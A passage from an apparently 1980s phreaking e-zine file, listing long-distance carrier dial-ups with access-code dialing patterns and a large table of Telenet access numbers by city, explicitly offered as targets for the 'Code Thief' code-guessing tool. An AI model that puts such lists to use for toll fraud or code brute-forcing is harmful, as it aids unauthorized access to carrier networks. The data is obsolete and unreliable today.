| 13.(800)547-1784 | American Network  | 6 digit Code, 1, #                 |
| 14.(800)548-0003 | N/A               | *6 Digit Code, 0, #                |
| 15.(800)558-1000 | N/A               | N/A They give a Fake Carrier!      |
| 16.(800)877-8000 | Sprint            | 7 digit Code, 1, #                 |
| 17. 950-1033     | Sprint            | *7 digit Code, 1, # Be Careful!!   |
| 18. 950-0537     | N/A               | *6 Digit Code, 1, #                |
| 19. 950-1022     | MCI               | 0, #, 14 Digit Code!! tough one.   |
| 20.(800)858-4193 | Metro-Fone        | *7 Digit Code, #                   |
| 21.(800)843-0698 | Allnet???         | N/A                                |
| 22.(800)882-2255 | Americall         | 6 Digit Code, 1, # Fake Carrier    |
| 23. 950-0370     | N/A               | 7 Digit Code, 1, #                 |
| 24. 950-0393     | American Pioneer  | 6 Digit Code, 1, #                 |
| 25. 950-1088     | N/A               | 6 Digit Code, 1, #                 |
| 26. 950-1044     | Allnet (Regional) | *6 Digit Code, 1, #                |
| 27. 950-1444     | Allnet (National) | *9 Digit Code, 1, #                |
| 28.(800)237-0384 | Tec-Net           | 5 Digit Code, Then I am lost!      |
| 29. 950-0658     | N/A               | 6 Digit Code, 1, #                 |
| 30. 950-0760     | N/A               | 6 Digit Code, 1, #                 |
| 31. 950-0835     | N/A               | 6 Digit Code, 1, #                 |

Well That's All for now.....I know they're are alot more 800's out there...  
 Guess we'll Put them in the next issue! Sorry about All the N/A's Listed....  
 But some of those templates are hard to get right.....So have Fun...Until  
 Next  
 Time!

=====

Phile 1.5 of 1.14

Telenet Access Numbers

-----  
 By: DAREDEVIL  
 P/HUN

I HOPE THESE NUMBERS COME IN HANDY.

USAGE: ONE CAN ALSO USE THESE AS MULTIPLE TARGETS WITH 'CODE THIEF '

| ST  | AC  | CITY           | 300/1200<br>BPS | 2400<br>BPS | CLASS |
|-----|-----|----------------|-----------------|-------------|-------|
| AL  | 205 | ANNISTON       | 236-9711        |             | B     |
| AL  | 205 | BIRMINGHAM     | 328-2310        | 251-1885    | B     |
| AL  | 205 | DECATUR        | 355-0206        |             | B     |
| AL  | 205 | DOTHAN         | 793-5034        |             | B     |
| AL  | 205 | FLORENCE       | 767-7960        |             | B     |
| AL  | 205 | HUNTSVILLE     | 539-2281        |             | B     |
| AL  | 205 | MOBILE         | 432-1680        | 438-6881    | B     |
| AL  | 205 | MONTGOMERY     | 269-0090        | 832-4314    | B     |
| AL* | 205 | TUSCALOOSA     | 752-1472        |             | C     |
| AK  | 907 | ANCHORAGE      | 258-7222        |             | 1     |
| AK  | 907 | BARROW         | 852-2425        |             | 1     |
| AK  | 907 | BETHEL         | 543-2411        |             | 1     |
| AK  | 907 | COLD BAY       | 532-2371        |             | 1     |
| AK  | 907 | CORDOVA        | 424-3744        |             | 1     |
| AK  | 907 | DEADHORSE      | 659-2777        |             | 1     |
| AK  | 907 | DELTA JUNCTION | 895-5070        |             | 1     |
| AK  | 907 | DILLINGHAM     | 842-2688        |             | 1     |
| AK  | 907 | FAIRBANKS      | 456-3282        |             | 1     |
| AK  | 907 | GLENNALLEN     | 822-5231        |             | 1     |
| AK  | 907 | HOMER          | 235-5239        |             | 1     |

## 232.TXT

|                       |          |                |   |
|-----------------------|----------|----------------|---|
| AK 907 ILIAMNA        | 571-1364 |                | 1 |
| AK 907 JUNEAU         | 789-7009 |                | 1 |
| AK 907 KETCHIKAN      | 225-1871 |                | 1 |
| AK 907 KING SALMON    | 246-3049 |                | 1 |
| AK 907 KODIAK         | 486-4061 |                | 1 |
| AK 907 KOTZEBUE       | 442-2602 |                | 1 |
| AK 907 MCGRATH        | 524-3256 |                | 1 |
| AK 907 NOME           | 443-2256 |                | 1 |
| AK 907 NORTHWAY       | 778-2301 |                | 1 |
| AK 907 PALMER         | 745-0200 |                | 1 |
| AK 907 PRUDHOE BAY    | 659-2777 |                | 1 |
| AK 907 ST PAUL        | 546-2320 |                | 1 |
| AK 907 SEWARD         | 224-3126 |                | 1 |
| AK 907 SITKA          | 747-5887 |                | 1 |
| AK 907 SOLDOTNA       | 262-1990 |                | 1 |
| AK 907 TALKEETNA      | 733-2227 |                | 1 |
| AK 907 TANANA         | 366-7167 | (300 BPS ONLY) | 1 |
| AK 907 VALDEZ         | 835-4987 |                | 1 |
| AK 907 WHITTIER       | 472-2467 |                | 1 |
| AK 907 YAKUTAT        | 784-3453 |                | 1 |
| AR 501 FT SMITH       | 782-2852 |                | C |
| AR 501 LITTLE ROCK    | 372-4616 | 374-2861       | B |
| AZ 602 PHOENIX        | 254-0244 | 256-6955       | A |
| AZ 602 TUCSON         | 747-0107 | 747-9395       | B |
| CA 805 BAKERSFIELD    | 327-8146 |                | B |
| CA 916 CHICO          | 894-6882 |                | B |
| CA 714 COLTON         | 824-9000 | 824-8976       | B |
| CA 213 COMPTON        | 516-1007 |                | C |
| CA 415 CONCORD        | 827-3960 | 674-0127       | C |
| CA 619 ESCONDIDO      | 741-7756 |                | B |
| CA 707 EUREKA         | 444-3091 |                | B |
| CA 209 FRESNO         | 233-0961 | 441-1861       | B |
| CA 714 GARDEN GROVE   | 898-9820 | 895-1207       | B |
| CA 818 GLENDALE       | 507-0909 | 246-3886       | B |
| CA 415 HAYWARD        | 881-1382 |                | B |
| CA 213 LOS ANGELES    | 624-2251 | 622-1138       | A |
| CA 213 LOS ANGELES    | 937-3580 | 622-1138       | A |
| CA 213 MARINA DEL REY | 306-2984 | 306-4922       | B |
| CA 209 MERCED         | 383-2557 |                | B |
| CA 209 MODESTO        | 576-2852 |                | B |
| CA 408 MONTEREY       | 646-9092 |                | C |
| CA 213 NORWALK        | 404-2237 |                | C |
| CA 415 OAKLAND        | 836-4911 | 834-3194       | B |
| CA 619 OCEANSIDE      | 430-0613 |                | C |
| CA 415 PALO ALTO      | 856-9995 | 856-0484       | B |
| CA 714 POMONA         | 626-1284 |                | C |
| CA 916 SACRAMENTO     | 448-6262 | 443-7434       | B |
| CA 408 SALINAS        | 443-4940 |                | B |



## 232.TXT

|                         |          |                  |   |
|-------------------------|----------|------------------|---|
| CA 415 SAN CARLOS       | 591-0726 | 595-8870         | B |
| CA 619 SAN DIEGO        | 233-0233 | 231-1703         | B |
| CA 415 SAN FRANCISCO    | 956-5777 | 788-0825         | A |
| CA 408 SAN JOSE         | 294-9119 | 286-6340         | B |
| CA 213 SAN PEDRO        | 548-6141 | 514-1590         | B |
| CA 415 SAN RAFAEL       | 472-5360 |                  | C |
| CA 415 SAN RAMON        | 829-6705 |                  | B |
| CA 714 SANTA ANA        | 558-7078 | 550-4625         | B |
| CA 805 SANTA BARBARA    | 682-5361 |                  | B |
| CA 408 SANTA CRUZ       | 429-6937 |                  | C |
| CA 707 SANTA ROSA       | 578-4447 |                  | C |
| CA 209 STOCKTON         | 957-7610 |                  | C |
| CA*805 THOUSAND OAKS    | 495-3693 |                  | B |
| CA*415 VALLEJO          | 724-4200 |                  | C |
| CA 805 VENTURA          | 656-6760 |                  | B |
| CA 209 VISALIA          | 627-1201 |                  | B |
| CA 818 WEST COVINA      | 915-5151 |                  | C |
| CA 818 WOODLAND HILLS   | 887-3160 | 348-7141         | B |
| CO*719 COLORADO SPRINGS | 635-5361 | 578-0950         | B |
| CO 303 DENVER           | 337-6060 | 696-0159         | A |
| CO 303 FT COLLINS       | 493-9131 |                  | B |
| CO 303 GRAND JUNCTION   | 241-3004 |                  | C |
| CO 303 GREELEY          | 352-8563 |                  | B |
| CO*719 PUEBLO           | 542-4053 |                  | C |
| CT 203 BRIDGEPORT       | 335-5055 | 367-9130         | B |
| CT 203 DANBURY          | 794-9075 |                  | B |
| CT 203 HARTFORD         | 247-9479 | 724-9396         | B |
| CT 203 MIDDLETOWN       | 344-8217 |                  | B |
| CT 203 NEW BRITAIN      | 225-7027 |                  | B |
| CT 203 NEW HAVEN        | 624-5954 | 773-3569         | B |
| CT*203 NEW LONDON       | 447-8455 |                  | B |
| CT 203 NORWALK          | 866-7404 |                  | B |
| CT 203 STAMFORD         | 348-0787 | 359-9404         | B |
| CT 203 WATERBURY        | 753-4512 |                  | C |
| DC 202 WASHINGTON       | 429-7896 | 429-0956         | A |
| DC 202 WASHINGTON       | 429-7800 | 429-0956         | A |
| DE 302 DOVER            | 678-8328 |                  | B |
| DE 302 NEWARK           | 454-7710 | 737-4340         | B |
| FL*407 BOCA RATON       | 338-3701 |                  | C |
| FL 813 CAPE CORAL       | 275-7924 |                  | C |
| FL*407 COCOA BEACH      | 267-0800 |                  | B |
| FL 904 DAYTONA BEACH    | 255-2629 |                  | C |
| FL 305 FT LAUDERDALE    | 764-4505 | 524-5304         | B |
| FL*904 GAINESVILLE      | 338-0220 |                  | B |
| FL*904 GAINESVILLE      | 371-6990 | (SEE FOOTNOTE 2) | B |
| FL 904 JACKSONVILLE     | 353-1818 | 791-9201         | B |
| FL*813 LAKELAND         | 683-5461 |                  | C |
| FL*407 MELBOURNE        | 242-8247 |                  | C |

## 232.TXT

|                        |          |                  |          |   |
|------------------------|----------|------------------|----------|---|
| FL 305 MIAMI           | 372-0230 |                  | 372-1355 | A |
| FL 813 NAPLES          | 263-3033 |                  |          | C |
| FL 904 OCALA           | 351-3790 |                  |          | C |
| FL*407 ORLANDO         | 422-4088 |                  | 422-8858 | B |
| FL 904 PENSACOLA       | 432-1335 |                  |          | C |
| FL 305 POMPANO BEACH   | 941-5445 |                  |          | C |
| FL 813 ST PETERSBURG   | 323-4026 |                  | 327-1163 | B |
| FL 813 SARASOTA        | 923-4563 |                  |          | C |
| FL 904 TALLAHASSEE     | 681-1902 |                  |          | B |
| FL 813 TAMPA           | 224-9920 |                  | 223-5859 | B |
| FL*407 WEST PALM BEACH | 833-6691 |                  | 655-2993 | B |
| GA 912 ALBANY          | 888-3011 |                  |          | C |
| GA*404 ATHENS          | 548-5590 |                  |          | B |
| GA*404 ATHENS          | 354-0614 | (SEE FOOTNOTE 2) |          | B |
| GA 404 ATLANTA         | 523-0834 |                  | 584-0212 | A |
| GA*404 ATLANTA         | 261-4633 | (SEE FOOTNOTE 2) |          | B |
| GA*404 AUGUSTA         | 724-2752 |                  | 724-4494 | B |
| GA*404 COLUMBUS        | 571-0556 |                  |          | B |
| GA*404 COLUMBUS        | 324-5771 | (SEE FOOTNOTE 2) |          | B |
| GA 912 MACON           | 743-8844 |                  |          | C |
| GA 404 ROME            | 234-1428 |                  |          | B |
| GA 912 SAVANNAH        | 236-2605 |                  |          | B |
| HI 808 OAHU            | 528-0200 |                  |          | 3 |
| HI 800 OTHER ISLANDS   | 272-5299 |                  |          | 3 |
| IA 515 AMES            | 233-6300 |                  |          | C |
| IA 319 CEDAR RAPIDS    | 364-0911 |                  | 362-2764 | B |
| IA 319 DAVENPORT       | 324-2445 |                  |          | C |
| IA 515 DES MOINES      | 288-4403 |                  | 288-6206 | B |
| IA 319 DUBUQUE         | 556-0783 |                  |          | C |
| IA 319 IOWA CITY       | 351-1421 |                  |          | C |
| IA 712 SIOUX CITY      | 255-1545 |                  |          | C |
| IA*319 WATERLOO        | 232-5441 |                  |          | B |
| ID 208 BOISE           | 343-0611 |                  |          | B |
| ID 208 LEWISTON        | 743-0099 |                  |          | C |
| IL*312 AURORA          | 896-0620 |                  |          | B |
| IL 309 BLOOMINGTON     | 827-7000 |                  |          | B |
| IL 312 CHICAGO         | 938-0600 |                  | 938-8725 | A |
| IL 217 DECATUR         | 429-0235 |                  |          | C |
| IL*815 DEKALB          | 758-2623 |                  |          | B |
| IL 815 JOLIET          | 726-0070 |                  |          | C |
| IL 309 PEORIA          | 637-8570 |                  | 637-8582 | B |
| IL 815 ROCKFORD        | 965-0400 |                  | 965-0696 | B |
| IL 217 SPRINGFIELD     | 753-1373 |                  |          | B |
| IL 217 URBANA          | 384-6428 |                  | 328-0317 | B |
| IN 812 BLOOMINGTON     | 332-1344 |                  |          | C |
| IN 812 EVANSVILLE      | 424-7693 |                  | 428-2522 | B |
| IN 219 FT WAYNE        | 426-2268 |                  | 422-3431 | B |
| IN 219 GARY            | 882-8800 |                  |          | B |

## 232.TXT

|                      |          |          |   |
|----------------------|----------|----------|---|
| IN 317 INDIANAPOLIS  | 299-0024 | 299-6766 | B |
| IN 317 KOKOMO        | 455-2460 |          | C |
| IN 317 LAFAYETTE     | 742-6000 |          | C |
| IN*317 MUNCIE        | 282-6418 |          | C |
| IN 219 SOUTH BEND    | 233-7104 | 233-4031 | B |
| IN 812 TERRE HAUTE   | 232-5329 |          | C |
| KS 913 LAWRENCE      | 843-8124 |          | B |
| KS 913 MANHATTAN     | 537-0948 |          | B |
| KS 913 SALINA        | 825-7900 |          | B |
| KS*913 TOPEKA        | 233-9880 | 233-4660 | B |
| KS 316 WICHITA       | 262-5669 | 262-7961 | B |
| KY 502 BOWLING GREEN | 782-7941 |          | B |
| KY 502 FRANKFORT     | 875-4654 |          | B |
| KY 606 LEXINGTON     | 233-0312 | 233-7217 | B |
| KY 502 LOUISVILLE    | 589-5580 | 583-1006 | B |
| KY 502 OWENSBORO     | 686-8107 |          | B |
| LA 318 ALEXANDRIA    | 445-1053 |          | B |
| LA 504 BATON ROUGE   | 343-0753 | 343-0771 | A |
| LA*318 LAFAYETTE     | 233-0002 | 234-8451 | B |
| LA 318 LAKE CHARLES  | 436-0518 |          | C |
| LA 318 MONROE        | 387-6330 |          | B |
| LA 504 NEW ORLEANS   | 524-4094 | 522-3967 | A |
| LA 318 SHREVEPORT    | 221-5833 |          | B |
| ME 207 AUGUSTA       | 622-3123 |          | B |
| ME 207 BREWER        | 989-3081 |          | C |
| ME 207 LEWISTON      | 784-0105 |          | C |
| ME 207 PORTLAND      | 761-4000 |          | C |
| MD 301 ANNAPOLIS     | 224-8550 |          | B |
| MD 301 BALTIMORE     | 727-6060 | 752-5555 | A |
| MD 301 FREDERICK     | 293-9596 |          | B |
| MA 617 BOSTON        | 292-0662 | 574-9244 | A |
| MA*508 BROCKTON      | 580-0721 |          | B |
| MA*508 FALL RIVER    | 677-4477 |          | B |
| MA*508 FRAMINGHAM    | 879-6798 |          | B |
| MA*508 LAWRENCE      | 975-2273 |          | B |
| MA 617 LEXINGTON     | 863-1550 | 863-1745 | B |
| MA*508 LOWELL        | 937-5214 |          | B |
| MA*508 NEW BEDFORD   | 999-2915 |          | B |
| MA 413 NORTHAMPTON   | 586-0510 |          | C |
| MA 413 PITTSFIELD    | 499-7741 |          | B |
| MA*508 SALEM         | 744-1559 |          | B |
| MA 413 SPRINGFIELD   | 781-3811 |          | B |
| MA*508 WOODS HOLE    | 540-7500 |          | C |
| MA*508 WORCESTER     | 755-4740 |          | B |
| MI 313 ANN ARBOR     | 996-5995 | 665-2900 | A |
| MI 616 BATTLE CREEK  | 968-0929 |          | B |
| MI 313 DETROIT       | 964-2988 | 963-2274 | A |
| MI 313 FLINT         | 235-8517 |          | B |

## 232.TXT

|                       |          |          |   |
|-----------------------|----------|----------|---|
| MI 616 GRAND RAPIDS   | 774-0966 |          | B |
| MI 517 JACKSON        | 782-8111 |          | C |
| MI 616 KALAMAZOO      | 345-3088 | 345-3122 | B |
| MI 517 LANSING        | 484-0062 | 484-6301 | B |
| MI*517 MIDLAND        | 832-7068 |          | B |
| MI 616 MUSKEGON       | 726-5723 |          | C |
| MI*313 PONTIAC        | 332-5120 |          | B |
| MI 313 PORT HURON     | 982-8364 |          | B |
| MI 517 SAGINAW        | 790-5166 | 799-3190 | B |
| MI*313 SOUTHFIELD     | 827-4710 |          | B |
| MI 616 TRAVERSE CITY  | 946-2121 |          | C |
| MI 313 WARREN         | 575-9152 |          | B |
| MN 218 DULUTH         | 722-1719 |          | B |
| MN*507 MANKATO        | 388-3780 |          | B |
| MN 612 MINNEAPOLIS    | 341-2459 | 338-1661 | A |
| MN 507 ROCHESTER      | 282-5917 |          | C |
| MN 612 ST CLOUD       | 253-2064 |          | C |
| MO 314 COLUMBIA       | 449-4404 |          | B |
| MO 314 JEFFERSON CITY | 634-5178 |          | C |
| MO 816 KANSAS CITY    | 221-9900 | 472-1430 | A |
| MO 816 ST JOSEPH      | 279-4797 |          | C |
| MO 314 ST LOUIS       | 421-4990 | 421-0381 | A |
| MO 417 SPRINGFIELD    | 864-4814 |          | B |
| MS 601 GULFPORT       | 863-0024 |          | B |
| MS 601 JACKSON        | 969-0036 |          | B |
| MS 601 MERIDIAN       | 482-2210 |          | B |
| MS 601 STARKVILLE     | 324-2155 |          | B |
| MT 406 BILLINGS       | 245-7649 |          | C |
| MT 406 GREAT FALLS    | 771-0067 |          | B |
| MT 406 HELENA         | 443-0000 |          | B |
| MT 406 MISSOULA       | 721-5900 |          | C |
| NE 402 LINCOLN        | 475-4964 | 475-3839 | B |
| NE 402 OMAHA          | 341-7733 | 346-6419 | B |
| NH 603 CONCORD        | 224-1024 |          | B |
| NH 603 DURHAM         | 868-2924 |          | B |
| NH*603 MANCHESTER     | 627-8725 | 625-8088 | B |
| NH 603 NASHUA         | 880-6241 |          | C |
| NH 603 PORTSMOUTH     | 431-2302 |          | B |
| NV 702 LAS VEGAS      | 737-6861 | 737-5466 | B |
| NV 702 RENO           | 827-6900 | 827-5290 | B |
| NJ 609 ATLANTIC CITY  | 348-0561 |          | B |
| NJ 201 FREEHOLD       | 780-5030 |          | B |
| NJ 201 HACKENSACK     | 488-6567 | 488-2063 | B |
| NJ 609 MARLTON        | 596-1500 | 596-8659 | B |
| NJ 609 MERCHANTVILLE  | 663-9297 | 665-6860 | B |
| NJ 201 MORRISTOWN     | 455-0275 | 644-4745 | B |
| NJ 201 NEW BRUNSWICK  | 745-2900 | 745-7010 | B |
| NJ 201 NEWARK         | 623-0469 | 623-7122 | A |

## 232.TXT

|                         |          |          |   |
|-------------------------|----------|----------|---|
| NJ 201 PASSAIC          | 778-5600 | 773-3674 | B |
| NJ 201 PATERSON         | 684-7560 | 742-4415 | B |
| NJ 609 PRINCETON        | 799-5587 |          | A |
| NJ 201 RAHWAY           | 815-1885 |          | B |
| NJ 201 REDBANK          | 571-0003 |          | B |
| NJ 201 ROSELAND         | 227-5277 | 227-6722 | B |
| NJ 201 SAYREVILLE       | 525-9507 |          | B |
| NJ 609 TRENTON          | 989-8847 |          | B |
| NM 505 ALBUQUERQUE      | 243-4479 | 242-1742 | B |
| NM 505 LAS CRUCES       | 526-9191 |          | B |
| NM 505 SANTA FE         | 473-3403 |          | C |
| NY 518 ALBANY           | 465-8444 | 465-8632 | B |
| NY 607 BINGHAMTON       | 772-6642 |          | B |
| NY 716 BUFFALO          | 847-1440 | 847-1825 | B |
| NY 516 DEER PARK        | 667-5566 | 243-1105 | B |
| NY 516 HEMPSTEAD        | 292-3800 | 485-3380 | B |
| NY 607 ITHACA           | 277-2142 |          | C |
| NY 212 NEW YORK CITY    | 741-8100 | 645-0560 | A |
| NY 212 NEW YORK CITY    | 741-4950 | 645-0560 | A |
| NY 212 NEW YORK CITY    | 620-6000 | 645-0560 | A |
| NY 716 NIAGARA FALLS    | 282-1462 |          | C |
| NY 518 PLATTSBURGH      | 562-1890 |          | C |
| NY 914 POUGHKEEPSIE     | 473-2240 | 473-3200 | B |
| NY 716 ROCHESTER        | 454-1020 | 454-5730 | B |
| NY 315 SYRACUSE         | 472-5583 | 479-5445 | B |
| NY 315 UTICA            | 797-0920 |          | B |
| NY 914 WHITE PLAINS     | 328-9199 | 682-3505 | B |
| NC 704 ASHEVILLE        | 252-9134 |          | B |
| NC 704 CHARLOTTE        | 332-3131 | 333-6204 | A |
| NC 919 FAYETTEVILLE     | 323-8165 |          | C |
| NC 704 GASTONIA         | 865-4708 |          | B |
| NC 919 GREENSBORO       | 273-2851 | 275-1251 | B |
| NC 919 HIGH POINT       | 889-7494 |          | B |
| NC 919 NORTH WILKESBORO | 838-9034 |          | C |
| NC*919 RALEIGH          | 834-8254 | 834-8254 | B |
| NC 919 RES TRI PARK     | 549-8139 | 541-9096 | B |
| NC 919 TARBORO          | 823-0578 |          | C |
| NC 919 WILMINGTON       | 763-8313 |          | C |
| NC 919 WINSTON-SALEM    | 725-2126 | 777-0312 | B |
| ND 701 FARGO            | 235-7717 |          | C |
| ND*701 GRAND FORKS      | 775-7813 |          | B |
| ND 701 MANDAN           | 663-2256 |          | B |
| OH 216 CANTON           | 452-0903 |          | B |
| OH 513 CINCINNATI       | 579-0390 | 241-8008 | A |
| OH 216 CLEVELAND        | 575-1658 | 771-6480 | A |
| OH 614 COLUMBUS         | 463-9340 | 461-9044 | A |
| OH 513 DAYTON           | 461-5254 | 461-0755 | B |
| OH 216 ELYRIA           | 323-5059 |          | C |

## 232.TXT

|                        |          |          |   |
|------------------------|----------|----------|---|
| OH 513 HAMILTON        | 863-4116 |          | B |
| OH 216 KENT            | 678-5115 | 678-5043 | A |
| OH 216 LORAIN          | 960-1771 |          | C |
| OH 419 MANSFIELD       | 526-0686 |          | C |
| OH 419 SANDUSKY        | 627-0050 |          | B |
| OH 513 SPRINGFIELD     | 324-1520 |          | C |
| OH 419 TOLEDO          | 255-7881 | 255-1906 | B |
| OH 216 WARREN          | 394-0041 |          | C |
| OH 216 YOUNGSTOWN      | 743-1296 | 743-6843 | B |
| OK*918 BARTLESVILLE    | 336-3675 |          | B |
| OK 405 LAWTON          | 353-0333 |          | B |
| OK 405 OKLAHOMA CITY   | 232-4546 | 232-9513 | B |
| OK 405 STILLWATER      | 624-1112 |          | B |
| OK 918 TULSA           | 584-3247 | 587-2774 | B |
| OR 503 CORVALLIS       | 754-9273 |          | C |
| OR 503 EUGENE          | 683-1460 |          | C |
| OR 503 HOOD RIVER      | 386-4405 |          | C |
| OR 503 MEDFORD         | 779-6343 |          | B |
| OR 503 PORTLAND        | 295-3028 | 241-0496 | A |
| OR 503 SALEM           | 378-7712 |          | B |
| PA 215 ALLENTOWN       | 435-3330 | 770-1405 | B |
| PA*814 ALTOONA         | 949-0310 |          | B |
| PA 717 CARLISLE        | 249-9311 |          | C |
| PA 717 DANVILLE        | 271-0102 |          | C |
| PA 814 ERIE            | 899-2241 |          | B |
| PA 717 HARRISBURG      | 236-6882 | 236-2007 | B |
| PA 814 JOHNSTOWN       | 535-7576 |          | B |
| PA 215 KING OF PRUSSIA | 337-4300 | 337-2850 | B |
| PA 717 LANCASTER       | 295-5405 |          | C |
| PA 215 PHILADELPHIA    | 574-9462 | 574-0990 | A |
| PA 412 PITTSBURGH      | 288-9950 | 471-6430 | A |
| PA 412 PITTSBURGH      | 288-9974 | 471-6430 | A |
| PA 215 READING         | 376-8750 |          | C |
| PA 717 SCRANTON        | 961-5321 |          | B |
| PA 814 STATE COLLEGE   | 231-1510 |          | C |
| PA*717 WILKES-BARRE    | 829-3108 |          | B |
| PA 717 WILLIAMSPORT    | 494-1796 |          | C |
| PA 717 YORK            | 846-6550 |          | B |
| RI 401 PROVIDENCE      | 751-7912 | 831-3990 | B |
| SC 803 CHARLESTON      | 722-4303 |          | B |
| SC 803 COLUMBIA        | 254-0695 | 252-0328 | B |
| SC 803 GREENVILLE      | 233-3486 | 271-0231 | B |
| SC*803 SPARTANBURG     | 585-1637 |          | B |
| SD 605 PIERRE          | 224-0481 |          | B |
| SD 605 RAPID CITY      | 348-2621 |          | C |
| SD*605 SIOUX FALLS     | 336-8593 | 336-6438 | B |
| TN 615 BRISTOL         | 968-1130 |          | C |
| TN 615 CHATTANOOGA     | 756-1161 | 265-7929 | B |

## 232.TXT

|                        |          |          |   |
|------------------------|----------|----------|---|
| TN 615 CLARKSVILLE     | 552-0032 |          | B |
| TN 615 JOHNSON CITY    | 282-6645 |          | C |
| TN 615 KNOXVILLE       | 523-5500 | 521-5072 | B |
| TN 901 MEMPHIS         | 521-0215 | 527-5175 | B |
| TN 615 NASHVILLE       | 244-3702 | 255-2608 | B |
| TN 615 OAK RIDGE       | 481-3590 |          | C |
| TX 915 ABILENE         | 676-9151 |          | B |
| TX*806 AMARILLO        | 373-0458 | 373-1833 | B |
| TX 214 ATHENS          | 677-1712 |          | C |
| TX 512 AUSTIN          | 928-1130 | 929-3622 | B |
| TX 512 BROWNSVILLE     | 542-0367 |          | C |
| TX 409 BRYAN           | 822-0159 |          | C |
| TX 512 CORPUS CHRISTI  | 884-9030 | 884-6946 | B |
| TX 214 DALLAS          | 748-6371 | 745-1359 | A |
| TX 915 EL PASO         | 532-7907 |          | B |
| TX 817 FT WORTH        | 332-4307 | 332-6794 | A |
| TX 409 GALVESTON       | 762-4382 |          | B |
| TX 713 HOUSTON         | 227-1018 | 227-8208 | A |
| TX 512 LAREDO          | 724-1791 |          | C |
| TX 214 LONGVIEW        | 236-4205 |          | C |
| TX 806 LUBBOCK         | 747-4121 |          | C |
| TX 512 MCALLEN         | 686-5360 |          | C |
| TX 915 MIDLAND         | 561-9811 | 561-8597 | B |
| TX 409 NEDERLAND       | 722-3720 |          | B |
| TX 915 SAN ANGELO      | 944-7621 |          | B |
| TX 512 SAN ANTONIO     | 225-8004 | 225-3444 | B |
| TX 214 SHERMAN         | 893-4995 |          | B |
| TX 817 TEMPLE          | 773-9723 |          | C |
| TX 214 TYLER           | 597-8925 |          | C |
| TX 817 WACO            | 752-9743 |          | C |
| TX 817 WICHITA FALLS   | 322-3774 |          | B |
| UT 801 OGDEN           | 627-1630 |          | C |
| UT*801 PROVO           | 373-0542 |          | B |
| UT 801 SALT LAKE CITY  | 359-0149 | 359-0578 | B |
| VA 703 BLACKSBURG      | 552-9181 |          | C |
| VA 804 CHARLOTTESVILLE | 977-5330 |          | C |
| VA 703 COVINGTON       | 962-2217 |          | C |
| VA 703 FREDERICKSBURG  | 371-0188 |          | B |
| VA 703 HARRISONBURG    | 434-7121 |          | C |
| VA 703 HERNDON         | 435-1800 | 481-6807 | B |
| VA 804 LYNCHBURG       | 845-0010 |          | C |
| VA 804 NEWPORT NEWS    | 596-6600 |          | B |
| VA 804 NORFOLK         | 625-1186 | 625-2408 | B |
| VA 804 RICHMOND        | 788-9902 | 353-0219 | B |
| VA*703 ROANOKE         | 344-2036 | 344-2404 | B |
| VT 802 BURLINGTON      | 864-0808 |          | B |
| VT 802 MONTPELIER      | 229-4966 |          | B |
| VT 802 RUTLAND         | 775-1676 |          | C |

## 232.TXT

|             |                 |          |          |   |
|-------------|-----------------|----------|----------|---|
| VT 802      | WHITE RIVER JCT | 295-7631 |          | C |
| WA 206      | AUBURN          | 939-9982 |          | B |
| WA*206      | BELLINGHAM      | 733-2720 |          | B |
| WA 206      | EVERETT         | 775-9929 |          | C |
| WA 206      | LONGVIEW        | 577-5835 |          | B |
| WA 206      | OLYMPIA         | 754-0460 |          | C |
| WA 509      | RICHLAND        | 943-0649 |          | B |
| WA 206      | SEATTLE         | 625-9612 | 623-9951 | A |
| WA 509      | SPOKANE         | 455-4071 | 838-9065 | B |
| WA 206      | TACOMA          | 627-1791 |          | B |
| WA 206      | VANCOUVER       | 693-6914 |          | B |
| WA 509      | WENATCHEE       | 663-6227 |          | B |
| WA 509      | YAKIMA          | 575-1060 |          | B |
| WI 608      | BELOIT          | 362-5287 |          | B |
| WI 715      | EAU CLAIRE      | 836-9295 |          | C |
| WI*414      | GREEN BAY       | 432-2815 | 432-0346 | B |
| WI 414      | KENOSHA         | 552-9242 |          | C |
| WI 608      | LA CROSSE       | 784-0560 |          | B |
| WI 608      | MADISON         | 257-5010 | 257-8472 | B |
| WI 414      | MILWAUKEE       | 271-3914 | 278-8007 | A |
| WI 414      | NEENAH          | 722-7636 |          | C |
| WI 414      | RACINE          | 632-6166 |          | C |
| WI 414      | SHEBOYGAN       | 452-3995 |          | C |
| WI 715      | WAUSAU          | 845-9589 |          | B |
| WI 414      | WEST BEND       | 334-2206 |          | B |
| WV 304      | CHARLESTON      | 345-6471 | 345-7140 | B |
| WV 304      | HUNTINGTON      | 523-2802 |          | C |
| WV 304      | MORGANTOWN      | 292-0104 |          | C |
| WV 304      | WHEELING        | 233-7732 |          | B |
| WY 307      | CASPER          | 265-5167 |          | C |
| WY 307      | CHEYENNE        | 638-4421 |          | B |
| WY 307      | LARAMIE         | 721-5878 |          | C |
| IN-WATS 800 |                 | 424-9494 | 238-0631 |   |

## NEW TELENET ACCESS CENTERS

| ST  | EFFECTIVE<br>DATE | AREA<br>CODE | ACCESS CENTER | 300/<br>1200 BPS | 2400 BPS | CLASS |
|-----|-------------------|--------------|---------------|------------------|----------|-------|
| CA  | 5/13/88           | (805)        | THOUSAND OAKS | 495-3693         |          | B     |
| FL* | 4/06/88           | (904)        | GAINESVILLE   | 371-6990         |          | B     |
| GA* | 4/06/88           | (404)        | ATHENS        | 354-0614         |          | B     |
| GA* | 4/06/88           | (404)        | ATLANTA       | 261-4633         |          | B     |
| GA* | 4/06/88           | (404)        | COLUMBUS      | 324-5771         |          | B     |
| MA  | 5/13/88           | (617)        | FALL RIVER    | 677-4477         |          | B     |



232.TXT

NC 3/02/88 (919) RALEIGH 834-8254 834-8254 B

NEW 2400 BPS PHONE NUMBERS

| ST | DATE    | AREA CODE | ACCESS CENTER | NEW 2400 BPS # | CLASS |
|----|---------|-----------|---------------|----------------|-------|
| KS | 3/08/88 | (913)     | TOPEKA        | 233-4660       | B     |
| NC | 3/02/88 | (919)     | RALEIGH       | 834-8254       | B     |

NEW 9600 BPS PHONE NUMBERS

| ST | EFFECTIVE DATE | AREA CODE | ACCESS CENTER | NEW 9600 BPS # | CLASS |
|----|----------------|-----------|---------------|----------------|-------|
| AZ | 8/10/88        | (602)     | PHOENIX       | 254-0040       | A     |
| CA | 8/10/88        | (213)     | LOS ANGELES   | 937-0233       | A     |
| CA | 8/10/88        | (415)     | SAN FRANCISCO | 956-6317       | A     |
| CO | 8/10/88        | (303)     | DENVER        | 337-3304       | A     |
| DC | 8/10/88        | (202)     | WASHINGTON    | 429-9145       | A     |
| FL | 8/10/88        | (305)     | MIAMI         | 372-9684       | A     |
